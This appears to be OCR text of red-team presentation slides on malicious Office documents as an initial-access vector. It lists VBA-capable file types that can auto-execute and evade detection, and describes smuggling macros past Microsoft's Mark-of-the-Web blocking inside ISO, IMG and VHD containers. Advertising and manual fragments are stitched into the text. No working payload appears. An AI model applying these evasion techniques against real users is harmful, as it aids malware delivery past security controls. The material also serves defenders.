


PLUS: Microsoft flip flops on changes to macro defaults...

<https://t.me/learningnets>

Typical Vectors - Maldocs

- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (CustomUI)
 - » ppt, ppsm, pptm – PowerPoint
 - » doc, docx – Word via Template Injection
 - » xls,xlsx – Excel via CustomUI Injection

» Not so much anticipated



Initial Access »

Typical Vectors - Maldocs

» There are other uncommon Office related vectors that support Auto-Execution too:




» **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio

» **mpd, mpp, mpt, mpw, mpx** – MS Project


» **accde, mde** – MS Access

» Project_Open() anyone?

» **Not detected**



```
C:\Users\john.doe>assoc | findstr /I project
.mpd=MSProject.MPD
.mpp=MSProject.Project.9
.mpt=MSProject.Template
.mpw=MSProject.Workspace
.mpx=MSProject.MPX
```



<https://t.me/learningnets>

What else can carry VBA?

their users over each additional seat.

Rocket® Terminal Emulator (formerly Rocket® BlueZone®) is a different kind of solution. Highly configurable, users can customize their environment to maximize comfort and efficiency. **Its native security ensures your critical business data remains protected**, while providing a cost-effective alternative that delivers exceptional value.

» MS Office:

- » Access (.accde, .mdb), PowerPoint, Publisher (.pub)
- » Visio (.vsdm), Visio97 (.vsd), MS Project (.mpp)
- » Outlook (ThisOutlookSession, VBAProject.OTM, not a carrier)

» SCADA Systems:


- » Siemens SIMATIC HMI WinCC V7.3
- » General Electric HMI Scada iFIX
- » IGSS schneider-electric

» CAD Software:

- » VBA Module for AutoCAD / VBA Manager in AutoCAD 2021
- » ProgeCAD Professional
- » SOLIDWORKS .swp/.swb VBA project files
- » DS CATIA V5
- » Bentley MicroStation CONNECT (.MVBA files)

» Others:

- » ArcMap .MXT files (ArcGIS Map Template)
- » Oscilloscopes: Keysight E5071C Network Analyzer
- » TIBCO Statistica® Visual Basic (.SVB) Analysis Configuration
- » Rocket Terminal Emulator (formerly BlueZone, which uses/used VBA in .BVP files)
- » MicroFocus InfoConnect Desktop - Terminal emulator



```

InsertAllToWorkbook.svb
Immediate Watch Stack Loaded
NewItem -> Nothing
Object: [General] Proc:
Dim SpreadsheetFolder As WorkbookItem
Dim ReportFolder As WorkbookItem
Dim GraphFolder As WorkbookItem
Dim MacroFolder As WorkbookItem

Set WB = Application.Workbooks.New
'spreadsheets
Set SpreadsheetFolder = WB.InsertFolder(WB.Root,scWorkbookF
SpreadsheetFolder.Name = "Spreadsheets"

For Each i In Application.Spreadsheets
Set NewItem = WB.InsertObject(i.SpreadsheetFolder,.)
i.Close
Next
'reports
  
```

Using BlueZone Plus VBA

In order to run BlueZone Plus VBA, you must install BlueZone Plus VBA at the Refer to [BlueZone Plus VBA installation](#) for more information.

Once BlueZone and BlueZone Plus VBA have been successfully installed, Blue

Note

Once BlueZone Plus VBA is installed, the native BlueZone Macro feature is The first time you launch a BlueZone session, a VBA project (.bvp) is automa

SIEMENS

SIMATIC HMI

WinCC V7.3
WinCC: Scripting (VBS, ANSI-C, VBA)

System Manual

VBS for Creating Procedures and Actions	1
VBS Reference	2
ANSI-C for Creating Functions and Actions	3
ANSI-C function descriptions	4
VBA for Automated Configuration	5
VBA Reference	6


Follow MicroStation

- > MUL - Programming - MicroStation
- > VBA - Programming - MicroStation

Automatic execution when opening or closing drawings

Automatic execution when opening or closing drawings

Technical Support Group



Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats




Containerized Malware

» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have Mark-of-the-Web (MOTW) taint flag

» Office documents having MOTW flag are VBA-blocked.



<https://t.me/learningnets>

```

Administrator: Windows PowerShell
PS C:\Downloads\demo> Get-Item .\payload.doc -Stream *

    FileName: C:\Downloads\demo\payload.doc
    Stream          Length
    -----
    :$DATA          730624
    Zone.Identifier 26

PS C:\Downloads\demo> Get-Content .\payload.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
PS C:\Downloads\demo>

```

The following Zoneld values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

<https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/>

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted. [Learn More](#)



Containerized Malware

» MOTW, We Evade

» Some Container formats do not propagate MOTW flag to inner files.

» ISO / IMG



» 7zip*

» CAB

» VHD / VHDX

» In practice, not that much of a game changer apart from running off exotic extension

» Inner file w/o MOTW




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories

